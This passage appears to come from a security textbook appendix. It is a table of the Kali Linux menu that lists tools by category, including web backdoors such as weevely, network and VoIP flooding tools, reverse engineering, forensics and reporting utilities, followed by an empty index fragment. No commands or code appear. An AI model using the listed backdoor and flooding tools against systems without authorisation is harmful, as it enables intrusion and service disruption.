Kali Linux	Maintaining Access	Tunneling Tools	proxytunnel
Kali Linux	Maintaining Access	Tunneling Tools	ptunnel
Kali Linux	Maintaining Access	Tunneling Tools	pwnat
Kali Linux	Maintaining Access	Tunneling Tools	sbd
Kali Linux	Maintaining Access	Tunneling Tools	socat
Kali Linux	Maintaining Access	Tunneling Tools	sslh
Kali Linux	Maintaining Access	Tunneling Tools	stunnel4
Kali Linux	Maintaining Access	Tunneling Tools	udptunnel

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Maintaining Access	Web Backdoors	webacoo
Kali Linux	Maintaining Access	Web Backdoors	weevely
Kali Linux	Reverse Engineering	Debuggers	edb-debugger
Kali Linux	Reverse Engineering	Debuggers	ollydbg
Kali Linux	Reverse Engineering	Disassembly	jad
Kali Linux	Reverse Engineering	Disassembly	rabin2
Kali Linux	Reverse Engineering	Disassembly	radiff2
Kali Linux	Reverse Engineering	Disassembly	rasm2
Kali Linux	Reverse Engineering	Misc RE Tools	apktool
Kali Linux	Reverse Engineering	Misc RE Tools	clang
Kali Linux	Reverse Engineering	Misc RE Tools	clang++
Kali Linux	Reverse Engineering	Misc RE Tools	dex2jar
Kali Linux	Reverse Engineering	Misc RE Tools	flasm
Kali Linux	Reverse Engineering	Misc RE Tools	javasnoop
Kali Linux	Reverse Engineering	Misc RE Tools	radare2
Kali Linux	Reverse Engineering	Misc RE Tools	rafind2
Kali Linux	Reverse Engineering	Misc RE Tools	ragg2
Kali Linux	Reverse Engineering	Misc RE Tools	ragg2-cc
Kali Linux	Reverse Engineering	Misc RE Tools	rahash2
Kali Linux	Reverse Engineering	Misc RE Tools	rarun2
Kali Linux	Reverse Engineering	Misc RE Tools	rax2
Kali Linux	Stress Testing	Network Stress Testing	denial6

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Stress Testing	Network Stress Testing	dhcpig
Kali Linux	Stress Testing	Network Stress Testing	dos-new-ip6
Kali Linux	Stress Testing	Network Stress Testing	flood_advertise6
Kali Linux	Stress Testing	Network Stress Testing	flood_dhcpc6
Kali Linux	Stress Testing	Network Stress Testing	flood_mld6
Kali Linux	Stress Testing	Network Stress Testing	flood_mldrouter6
Kali Linux	Stress Testing	Network Stress Testing	flood_router6
Kali Linux	Stress Testing	Network Stress Testing	flood_solicitate6
Kali Linux	Stress Testing	Network Stress Testing	fragmentation6
Kali Linux	Stress Testing	Network Stress Testing	inundator
Kali Linux	Stress Testing	Network Stress Testing	kill_router6
Kali Linux	Stress Testing	Network Stress Testing	macof
Kali Linux	Stress Testing	Network Stress Testing	rsmurf6
Kali Linux	Stress Testing	Network Stress Testing	siege
Kali Linux	Stress Testing	Network Stress Testing	smurf6
Kali Linux	Stress Testing	Network Stress Testing	t50
Kali Linux	Stress Testing	VoIP	iaxflood
Kali Linux	Stress Testing	VoIP	inviteflood
Kali Linux	Stress Testing	Web Stress Testing	thc-ssl-dos
Kali Linux	Stress Testing	WLAN Stress Testing	Mdk3
Kali Linux	Stress Testing	WLAN Stress Testing	reaver
Kali Linux	Hardware Hacking	Android Tools	android-sdk
Kali Linux	Hardware Hacking	Android Tools	apktool
Kali Linux	Hardware Hacking	Android Tools	baksmali

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Hardware Hacking	Android Tools	dex2jar
Kali Linux	Hardware Hacking	Android Tools	smali
Kali Linux	Hardware Hacking	Arduino Tools	arduino
Kali Linux	Forensics	Anti-Virus Forensics Tools	chkrootkit
Kali Linux	Forensics	Digital Anti-Forensics	chkrootkit
Kali Linux	Forensics	Digital Forensics	autopsy
Kali Linux	Forensics	Digital Forensics	binwalk
Kali Linux	Forensics	Digital Forensics	bulk_extractor
Kali Linux	Forensics	Digital Forensics	chkrootkit
Kali Linux	Forensics	Digital Forensics	dc3dd
Kali Linux	Forensics	Digital Forensics	dcfldd
Kali Linux	Forensics	Digital Forensics	extundelete
Kali Linux	Forensics	Digital Forensics	foremost
Kali Linux	Forensics	Digital Forensics	fsstat
Kali Linux	Forensics	Digital Forensics	galleta
Kali Linux	Forensics	Digital Forensics	tsk_comparedir
Kali Linux	Forensics	Digital Forensics	tsk_loaddb
Kali Linux	Forensics	Forensic Analysis Tools	affcompare
Kali Linux	Forensics	Forensic Analysis Tools	affcopy
Kali Linux	Forensics	Forensic Analysis Tools	affcrypto
Kali Linux	Forensics	Forensic Analysis Tools	affdiskprint
Kali Linux	Forensics	Forensic Analysis Tools	affinfo
Kali Linux	Forensics	Forensic Analysis Tools	affsign
Kali Linux	Forensics	Forensic Analysis Tools	affstats
Kali Linux	Forensics	Forensic Analysis Tools	affuse
Kali Linux	Forensics	Forensic Analysis Tools	affverify
Kali Linux	Forensics	Forensic Analysis Tools	affxml
Kali Linux	Forensics	Forensic Analysis Tools	autopsy

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Forensics	Forensic Analysis Tools	binwalk
Kali Linux	Forensics	Forensic Analysis Tools	blkcalc
Kali Linux	Forensics	Forensic Analysis Tools	blkcalc
Kali Linux	Forensics	Forensic Analysis Tools	blkcat
Kali Linux	Forensics	Forensic Analysis Tools	blkstat
Kali Linux	Forensics	Forensic Analysis Tools	bulk_extractor
Kali Linux	Forensics	Forensic Analysis Tools	ffind
Kali Linux	Forensics	Forensic Analysis Tools	fls
Kali Linux	Forensics	Forensic Analysis Tools	foremost
Kali Linux	Forensics	Forensic Analysis Tools	galleta
Kali Linux	Forensics	Forensic Analysis Tools	hfind
Kali Linux	Forensics	Forensic Analysis Tools	icat-sleuthkit
Kali Linux	Forensics	Forensic Analysis Tools	ifind
Kali Linux	Forensics	Forensic Analysis Tools	iLs-sluthkit
Kali Linux	Forensics	Forensic Analysis Tools	istat
Kali Linux	Forensics	Forensic Analysis Tools	jcat
Kali Linux	Forensics	Forensic Analysis Tools	mactime-sluthkit
Kali Linux	Forensics	Forensic Analysis Tools	missidentify
Kali Linux	Forensics	Forensic Analysis Tools	mmcat
Kali Linux	Forensics	Forensic Analysis Tools	pdgmail
Kali Linux	Forensics	Forensic Analysis Tools	readpst
Kali Linux	Forensics	Forensic Analysis Tools	reglookup

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Forensics	Forensic Analysis Tools	sorter
Kali Linux	Forensics	Forensic Analysis Tools	srch_strings
Kali Linux	Forensics	Forensic Analysis Tools	tsk_recover
Kali Linux	Forensics	Forensic Analysis Tools	vinetto
Kali Linux	Forensics	Forensic Carving Tools	binwalk
Kali Linux	Forensics	Forensic Carving Tools	bulk_extractor
Kali Linux	Forensics	Forensic Carving Tools	foremost
Kali Linux	Forensics	Forensic Carving Tools	jLs
Kali Linux	Forensics	Forensic Carving Tools	magicrescue
Kali Linux	Forensics	Forensic Carving Tools	pasco
Kali Linux	Forensics	Forensic Carving Tools	pev
Kali Linux	Forensics	Forensic Carving Tools	recoverjpeg
Kali Linux	Forensics	Forensic Carving Tools	rifiuti2
Kali Linux	Forensics	Forensic Carving Tools	rifiuti
Kali Linux	Forensics	Forensic Carving Tools	safecopy
Kali Linux	Forensics	Forensic Carving Tools	scalpel
Kali Linux	Forensics	Forensic Carving Tools	scrounge-nfs
Kali Linux	Forensics	Forensic Hashing Tools	md5deep
Kali Linux	Forensics	Forensic Hashing Tools	rahash2
Kali Linux	Forensics	Forensic Imaging Tools	affcat
Kali Linux	Forensics	Forensic Imaging Tools	affconvert
Kali Linux	Forensics	Forensic Imaging Tools	blkls

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
Kali Linux	Forensics	Forensic Imaging Tools	dc3dd
Kali Linux	Forensics	Forensic Imaging Tools	dcfldd
Kali Linux	Forensics	Forensic Imaging Tools	ddrescue
Kali Linux	Forensics	Forensic Imaging Tools	ewfacquire
Kali Linux	Forensics	Forensic Imaging Tools	ewfacquirestream
Kali Linux	Forensics	Forensic Imaging Tools	ewfexport
Kali Linux	Forensics	Forensic Imaging Tools	ewfinfo
Kali Linux	Forensics	Forensic Imaging Tools	ewfverify
Kali Linux	Forensics	Forensic Imaging Tools	fsstat
Kali Linux	Forensics	Forensic Imaging Tools	guymager
Kali Linux	Forensics	Forensic Imaging Tools	img_cat
Kali Linux	Forensics	Forensic Imaging Tools	img_stat
Kali Linux	Forensics	Forensic Imaging Tools	mmls
Kali Linux	Forensics	Forensic Imaging Tools	mmstat
Kali Linux	Forensics	Forensic Imaging Tools	tsk_gettimes
Kali Linux	Forensics	Forensic Suites	autopsy
Kali Linux	Forensics	Forensic Suites	dff
Kali Linux	Forensics	Network Forensics	p0f
Kali Linux	Forensics	Password Forensic Tools	chntpw
Kali Linux	Forensics	PDF Forensic Tools	pdf-parser
Kali Linux	Forensics	PDF Forensic Tools	peepdf
Kali Linux	Forensics	RAM Forensics	volafox
Kali Linux	Forensics	RAM Forensics	volatility
Kali Linux	Reporting Tools	Evidence Management	casefile
Kali Linux	Reporting Tools	Evidence Management	keepnote
Kali Linux	Reporting Tools		magictree

Continued...

Continued

Menu	Activity Menu	Sub Menu	Application
		Evidence Management	
Kali Linux	Reporting Tools	Evidence Management	maltego
Kali Linux	Reporting Tools	Evidence Management	metagoofil
Kali Linux	Reporting Tools	Evidence Management	truecrypt
Kali Linux	Reporting Tools	Media Capture	cutycapt
Kali Linux	Reporting Tools	Media Capture	recordmydesktop
Kali Linux	System Tools	HTTP	apache2 restart
Kali Linux	System Tools	HTTP	apache2 start
Kali Linux	System Tools	HTTP	apache2 stop
Kali Linux	System Tools	Matasploit	community/pro start
Kali Linux	System Tools	Matasploit	community/pro stop
Kali Linux	System Tools	MySQL	mysql restart
Kali Linux	System Tools	MySQL	mysql start
Kali Linux	System Tools	MySQL	mysql stop
Kali Linux	System Tools	SSH	sshd restart
Kali Linux	System Tools	SSH	sshd start
Kali Linux	System Tools	SSH	sshd stop

Index

Note: Page numbers followed by "*f*" refers to figures.

O

P

R

S

T

U

V

W

X

Z